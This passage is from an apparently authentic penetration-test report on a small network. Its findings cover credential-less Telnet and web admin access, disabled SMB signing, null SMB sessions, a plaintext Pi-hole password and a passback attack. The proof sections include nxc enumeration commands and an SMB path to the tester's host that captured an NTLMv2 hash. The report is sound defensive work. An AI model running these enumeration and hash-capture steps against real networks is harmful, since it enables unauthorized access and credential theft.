HP-2530-24G-PoEP#
HP-2530-24G-PoEP#
[hun] 0:telnet*Z
```

Telnet access to 10.0.1.2

Affected Assets

10.0.1.2

Remediation

Ensure that Telnet is disabled and opt for more secure protocols if remote command-line access is a requirement.

References

https://docs.oracle.com/en/industries/health-sciences/healthcare-master-person-index/5.0/security-guide/disable-telnet-service.html#:~:text=If%20the%20Telnet%20service%20is,and%20protects%20your%20system%20security.

Missing Authentication	6.5

Attack Vector:	Network	**Scope:**	Unchanged
Attack Complexity:	Low	**Confidentiality:**	Low
Required Privileges:	None	**Integrity:**	None
User Interaction:	None	**Availability:**	Low


Description

Missing authentication allows unrestricted access to systems, services, or resources, enabling unauthorized users to exploit them. This can lead to data breaches, privilege escalation, and abuse of system functionality. Without authentication, there is no way to track or control user activity, increasing the risk of malicious actions and making incident response and accountability difficult.

Observations

During the penetration test, Project Lockdown was able to gain administrative access to two hosts without any need for a username or password.

Proof of Vulnerability



Security > Device Passwords

Authorized Users


Username	Access	Password
	Manager	None
	Operator	None

User :

Username:	
Password:	(None)
Access:	Manager

Using this site means you accept its terms
© 2010-2011 Hewlett-Packard Development Company, L.P.

Access to the 10.0.1.2 administrative web interface



No password set!

There is no password set on this router. Please configure a root password to protect the web interface.

Go to password configuration...

Status

System

Hostname	OpenWrt
Model	Netgear WNDR4300
Architecture	Atheros AR9344 rev 2
Target Platform	ath79/nand
Firmware Version	OpenWrt 23.05.0 r23497-6637af95aa / LuCI openwrt-23.05 branch git-23.236.53405-fc638c8
Kernel Version	5.15.134
Local Time	2024-08-11 02:05:58
Uptime	27d 2h 46m 3s
Load Average	0.44, 0.17, 0.08

Memory

Total Available	55.33 MiB / 118.60 MiB (46%)
Used	46.66 MiB / 118.60 MiB (39%)
Cached	12.83 MiB / 118.60 MiB (10%)

Storage

Disk space	176.00 KiB / 96.99 MiB (0%)
Temp space	84.00 KiB / 59.30 MiB (0%)

Network

Active Connections	146 / 15360 (0%)

Active DHCP Leases


Hostname	IPv4 address	MAC address	Lease time remaining	Static Lease

There are no active leases

Active DHCPv6 Leases


Host	IPv6 address	DUID	Lease time remaining	Static Lease

Access to the 10.0.1.7 administrative web interface



```
┌──(hun㉿kali)-[~]
└─$ telnet 10.0.1.2_
```

Logging in to 10.0.1.2 with Telnet



```
 traceroute6        Trace
HP-2530-24G-PoEP#
HP-2530-24G-PoEP# _
[hun] 0:telnet*Z
```

Access to 10.0.1.2 through Telnet without credentials

Affected Assets

10.0.1.2
10.0.1.7

Remediation

Ensure that these webpages are enforcing a strong username and password for device management.

References

https://cwe.mitre.org/data/definitions/306.html

SMB Signing Disabled	6.5

Attack Vector:	Network	**Scope:**	Unchanged
Attack Complexity:	Low	**Confidentiality:**	Low
Required Privileges:	None	**Integrity:**	Low
User Interaction:	None	**Availability:**	None


Description

In the Server Message Block (SMB) protocol, signing is a security feature that ensures a user's authentication request has not been tampered with before that user is granted access to resources in the network. If SMB signing is disabled, the destination computer may be vulnerable to man-in-the-middle attacks, where an attacker can control the connection of a valid user or system in the network. This can lead to remote code execution, breaches of confidentiality, or even system compromise.

Observations

During the penetration test, Project Lockdown discovered multiple devices with SMB Signing disabled.

Proof of Vulnerability



```
┌──(hun㉿kali)-[~/final/netexec]
└─$ nxc smb 10.0.1.0/24
SMB         10.0.1.5        445    TRUENAS          [*] Unix - Samba (name:TRUENAS) (domain:local) (signing:False) (SMBv1:False)
SMB         10.0.1.13       445    server_name      [*] UNIX x32 (name:server_name) (domain:WORKGROUP) (signing:False) (SMBv1:True)
SMB         10.0.1.4        445    VAULT            [*] Unix - Samba (name:VAULT) (domain:local) (signing:False) (SMBv1:False)
SMB         10.0.1.12       445    AM4              [*] Windows 11 Build 22621 x64 (name:AM4) (domain:AM4) (signing:False) (SMBv1:False)
SMB         10.0.1.16       445    WIN              [*] Windows 11 Build 22621 x64 (name:WIN) (domain:win) (signing:False) (SMBv1:False)
SMB         10.0.1.133      445    TRUENAS          [*] Unix - Samba (name:TRUENAS) (domain:local) (signing:False) (SMBv1:False)
Running nxc against 256 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
```

Multiple devices with SMB Signing disabled (ignore 10.0.1.13)

Affected Assets

10.0.1.5
10.0.1.4
10.0.1.12
10.0.1.16
10.0.1.133

Remediation

For Non Domain-Joined Systems:
Open the Windows Registry Editor by pressing Windows+R, typing regedit, and pressing OK.
Navigate to:
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters
Set the DWORD value RequireSecuritySignature to 1 to enable SMB signing.
For Domain-Joined Systems:
Open the Group Policy editor by pressing Windows+R, typing gpedit.msc, and pressing OK.
Navigate to: Computer Configuration > Windows Settings > Security Settings > Local Policies > Security Options
Enable the policy "Microsoft network client: Digitally sign communications (always)."

References

https://www.blumira.com/integration/how-to-configure-smb-signing/

https://techcommunity.microsoft.com/t5/storage-at-microsoft/configure-smb-signing-with-confidence/ba-p/2418102

Guest SMB Access	**5.3**

Attack Vector:	Network	**Scope:**	Unchanged
Attack Complexity:	Low	**Confidentiality:**	Low
Required Privileges:	None	**Integrity:**	None
User Interaction:	None	**Availability:**	None


Description

Server Message Block (SMB) is a network protocol that enables users to share files, printers, and other resources across a network. In Windows, Guest SMB access allows unauthenticated users to access shared resources without valid credentials. This can expose sensitive files or systems, making the environment vulnerable to unauthorized access or information disclosure.

Observations

During the penetration test, Project Lockdown was able to discover Guest/Null SMB access to multiple devices.

Proof of Vulnerability



```
┌──(hun㉿kali)-[~]
└─$ nxc smb 10.0.1.0/24 -u '' -p '' | grep [+]
SMB                      10.0.1.13       445    server_name       [+] WORKGROUP\:
SMB                      10.0.1.4        445    VAULT             [+] local\:
SMB                      10.0.1.5        445    TRUENAS           [+] local\:
SMB                      10.0.1.133      445    TRUENAS           [+] local\:
```

Guest/Null SMB enumeration on three devices (ignore 10.0.1.13)

Affected Assets

10.0.1.4
10.0.1.5
10.0.1.133
ignore 10.0.1.13 (that is the pentest dropbox)

Remediation

For Non Domain-Joined Systems:
Open the Windows Registry Editor by pressing Windows+R, typing regedit, and pressing OK.
Navigate to:
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters
Create a DWORD value named NullSessionShares and set its value to 0.
For Domain-Joined Systems:
Open the Group Policy editor by pressing Windows+R, typing gpedit.msc, and pressing OK.
Navigate to: Computer Configuration > Windows Settings > Security Settings > Local Policies > Security Options > Network security: LAN Manager authentication level
Set the policy to "Send NTLMv2 response only. Refuse LM & NTLM."

References

https://www.tenable.com/plugins/nessus/26919

https://learn.microsoft.com/en-us/windows-server/storage/file-server/enable-insecure-guest-logons-smb2-and-smb3?tabs=group-policy

Plaintext Storage of Credentials	5.3

Attack Vector:	Network	**Scope:**	Unchanged
Attack Complexity:	Low	**Confidentiality:**	Low
Required Privileges:	None	**Integrity:**	None
User Interaction:	None	**Availability:**	None


Description

Plaintext credentials are a significant security risk as they can be easily intercepted or accessed by attackers if transmitted over unencrypted channels or stored insecurely. Once obtained, these credentials allow unauthorized access to systems and data, enabling further exploitation. They also increase the risk of credential reuse attacks if users recycle passwords across multiple services.

Observations

During the penetration test, Project Lockdown was able to retrieve plaintext credentials through a docker-compose.yml file found on the NFS share of 10.0.1.133.

Proof of Vulnerability



```
┌──(hun㉿ kali)-[/mnt/services/docker/compose]
└─$ cat pihole/docker-compose.yml
version: "3"

# More info at https://github.com/pi-hole/docker-pi-hole/ and https://docs.pi-hole.net/
services:
  pihole:
    container_name: pihole
    image: pihole/pihole:latest
    # For DHCP it is recommended to remove these ports and instead add: network_mode: "host"
    ports:
      - "53:53/tcp"
      - "53:53/udp"
#      - "67:67/udp" # Only required if you are using Pi-hole as your DHCP server
      - "80:80/tcp"
    environment:
      TZ: 'America/Chicago'
      WEBPASSWORD: [redacted]
    # Volumes store your data between container upgrades
    volumes:
      - './etc-pihole:/etc/pihole'
      - './etc-dnsmasq.d:/etc/dnsmasq.d'
    #   https://github.com/pi-hole/docker-pi-hole#note-on-capabilities
#    cap_add:
  #    - NET_ADMIN # Required if you are using Pi-hole as your DHCP server, else not needed
    restart: unless-stopped
```

WEBPASSWORD credentials found in docker compose file

Affected Assets

10.0.1.133:/mnt/services/docker/compose/pihole/docker-compose.yml

Remediation

Remove this file if no longer needed. If this is required, consider using alternatives such as docker environment variables to better protect credentials that compose files may utilize.

References

https://forums.docker.com/t/compose-passwords-and-security/137419

https://docs.docker.com/compose/how-tos/use-secrets/

Info - Passback Attacks	**4.3**

Attack Vector:	Network	**Scope:**	Unchanged
Attack Complexity:	Low	**Confidentiality:**	Low
Required Privileges:	Low	**Integrity:**	None
User Interaction:	None	**Availability:**	None


Description

Passback attacks abuse the configuration of certain devices or force a victim host to authenticate to another resource, resulting in an attacker obtaining credentials in some form.

Observations


During the penetration test, Project Lockdown was able to perform one passback attack resulting in the gathering of one hashed password.

Proof of Vulnerability



```
\\10.0.1.13
```

Forcing SMB authentication to attacker machine



```
[SMB] NTLMv2-SSP Client   : 10.0.1.1
[SMB] NTLMv2-SSP Username : .\hun
[SMB] NTLMv2-SSP Hash     : hun::.[redacted]
4E002D00540045004C003400330049005
30052002E004C004F00430041004C00050
66DFCEE0753FCDFDABA6F1B4A178A97590
```

NTLM Hash received

Affected Assets

10.0.1.13

Remediation

Ensure that attackers may not gain access to shares or remote access to various systems. If an attacker cannot modify or place files on a certain machine, passback attacks cannot be performed.

References

https://notes.benheater.com/books/active-directory/page/passback-attacks-internalexternal

https://www.mindpointgroup.com/blog/how-to-hack-through-a-pass-back-attack